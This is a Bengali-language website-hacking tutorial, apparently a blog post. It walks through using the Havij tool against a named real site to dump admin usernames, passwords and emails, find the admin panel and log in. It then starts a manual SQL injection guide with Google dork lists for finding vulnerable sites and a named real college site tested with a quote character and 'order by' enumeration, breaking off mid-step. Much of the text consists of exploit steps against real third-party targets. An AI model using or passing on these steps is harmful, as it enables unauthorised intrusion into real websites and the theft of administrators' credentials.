


http://www.paulprescott.com/theme.php?id=10



- আমরা এই সাইটটিকে টার্গেট করলাম।

- এবার আপনার টার্গেট করা সাইটের লিংকের শেষে দেখেন এমন একটা আছে ID=XX, এখানে XX এর জায়গায় যেকোন নং আছে। যেমন আমার এখানে আছে ID=10
- এবারর এই লিংকের শেষে একটা (') লাগান।
- এবার এন্টার দিন।

- এবার যদি উপরের মতো Error দেখায়, তাহলে বুঝবেন যে, সাইটটিতে inject করা যাবে।
- এবার "Havij" টুলসটা ওপেন করুন। তাহলে নিচের মতো আসবে।

- এবার Error পাওয়া সাইটির লিংকটি এখানে দেন ও "Analyze" বাটনে ক্লিক করুন। (উপরের চিত্রটি দেখুন)।
- এবার কিছুক্ষণ অপেক্ষা করুন। তাহলে টুলসটি ওয়েবসাইটটি পরীক্ষা করবে।
- যদি কাজ হয়, তাহলে এই রকম ম্যাসেজ দিবে।

```
"Current DB: XXXX"
```

- নিচের ছবিটি দেখুন।

- এবার "Tables" tab এ যান।
- এবার "Get DB's" এ ক্লিক করুন।

- এবার বামপাশের প্যানেলে দেখুন ২টা ড্যাম্প ফাইল পাওয়া গেছে। “paul_third”, ও “information_schema” দুটা ফাইল
-

- “information_schema” আপনার ধরার দরকার নাই। এখানে MySQL তথ্য থাকে।
- শুধু মাত্র “paul_third” সিলেক্ট করুন।
- এবার “Get Tables” এ ক্লিক করুন।

- তাহলে, আপনি টেবিলের ড্যাম্প ফাইলগুলো পেয়ে যাবেন।

- এখন আমরা administration panel টি হ্যাক করতে চেষ্টা করব।
- এখন "admin" table টি চেক করুন।
- •এখানে মাত্র ১ জনই ইউজার পাবেন। যদি আপনি কোন ইউজার না পান, তাহলে আপনি এখানে হ্যাক করতে পারবেন না।
- •এবার "Get Columns" বাটনে ক্লিক করুন।

- তাহলে নিচের মতো আসবে।
- এখানে "id", "username" (যে Username দিয়ে ওয়েবসাইটে লগইন করে) "password" (যে Password দিয়ে ওয়েবসাইটে লগইন করে),ও "email" (এডমিন যে যে ইমেইল দিয়ে রেজিঃ করেছে ও কাজ করে)।

- এবার "Get Data" ট্যাবে ক্লিক করুন।
- তাহলে টুলসটি আপনাকে Username, Password ও ইমেইলের তথ্যগুলো দেখাবে।

- আবারও “Find Admin” ট্যাবে ক্লিক করুন।
- তাহলে এটি আপনাকে Administration Panel login দেখিয়ে দেবে।
-

- এবার আপনি আপনার ভিকটিমের ওয়েবসাইটির নাম টাইপ করুন administration panel বের করার জন্য।
- তবে মনে রাখবেন.php?id=XX আবার লাগাবেন না।

- “Path to Search” বক্সে সম্পূর্ণ URL টি লিখবেন / সহ।
- এবার “Start” বাটনে ক্লিক করুন। তাহলে আপনাকে Administration Panel login page টা দেখাবে।
- তাহলে আমরা Administration Panel পেলাম।

- এবার administration panel login পেজে যান ও আগের পাওয়া ইউজার আইডি ও পাসওয়ার্ড দিয়ে এডমিন পেজ লগইন করুন।

পোস্টটি লিখেছেন –অনির্বাচিত টিউনার™

SQL injection Manual Live Hacking ওয়েবসাইট হ্যাকিং

[illegible] ওয়্যার ছাড়া SQL [illegible]CT কর[illegible] করা শিখাবো

তাহলে কথা না বারিয়ে শুরু করি !

প্রথমে SQL INJECT করার জন্য আমাদের ভার্নাবল সাইট খুজতে হবে।

এর জন্য আমরা dork use করব !


inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:Pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=

এই খানে কিছু dork আছে sql ভার্নাবল সাইট খুজার জন্য !

8500 SQL dorks list
http://pastebin.com/dzknXjgP
or
http://pastebin.com/ayV6tNS2

প্রথম এ একটা dork নিয়ে আমরা www.google.com এ SEARCH দিব !

inurl:news-and-events.php?id=

এই dork দিয়া SEARCH দিয়ে আমি অনেক সাইট দেখলাম সেখান থেকে আমি একটা সাইট নিলাম ।
যেমন :
http://www.eastodissa.ac.in/news-and-events.php?id=22
ছবিঃ

প্রথমে SQL INJECT করার জন্য সাইটের ID ভেল্যু খুজতে হয় ।


এরপর আপনাকে দেখতে হবে সাইট টি injectable কিনা ।

এর জন্য আপনাকে url এর শেষে একটি ‘ বসাতে হবে ।

http://www.eastodissa.ac.in/news-and-events.php?id=22'

যদি ডাটাবেজের কিছু মিসিং আসে বা পেজের কিছু ইরর আসে তাহলে বুঝবেন সাইট টি injectable ।

যেমন : “You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1”

ছবিঃ

এখন injectable সাইটে inject করার জন্য আপনাকে প্রথমে ডাটাবেজের কলাম বের করতে হবে ।

এখানে আমাদের ভার্নাবল সাইট

http://www.eastodissa.ac.in/news-and-events.php?id=22

যাই হোক , আমাদের ডাটাবেজের কলাম বের করতে হলে +order+by+ কমান্ড দিতে হবে ।

তাহলে লিংকটি দাড়ায়

http://www.eastodissa.ac.in/news-and-events.php?id=22+order+by+

এখন + এর শেষে আপনাকে 1 থেকে শুরু করে তত পর্যন্ত চেষ্টা করতে হবে ।

এখন 1 নিয়ে দেখেন

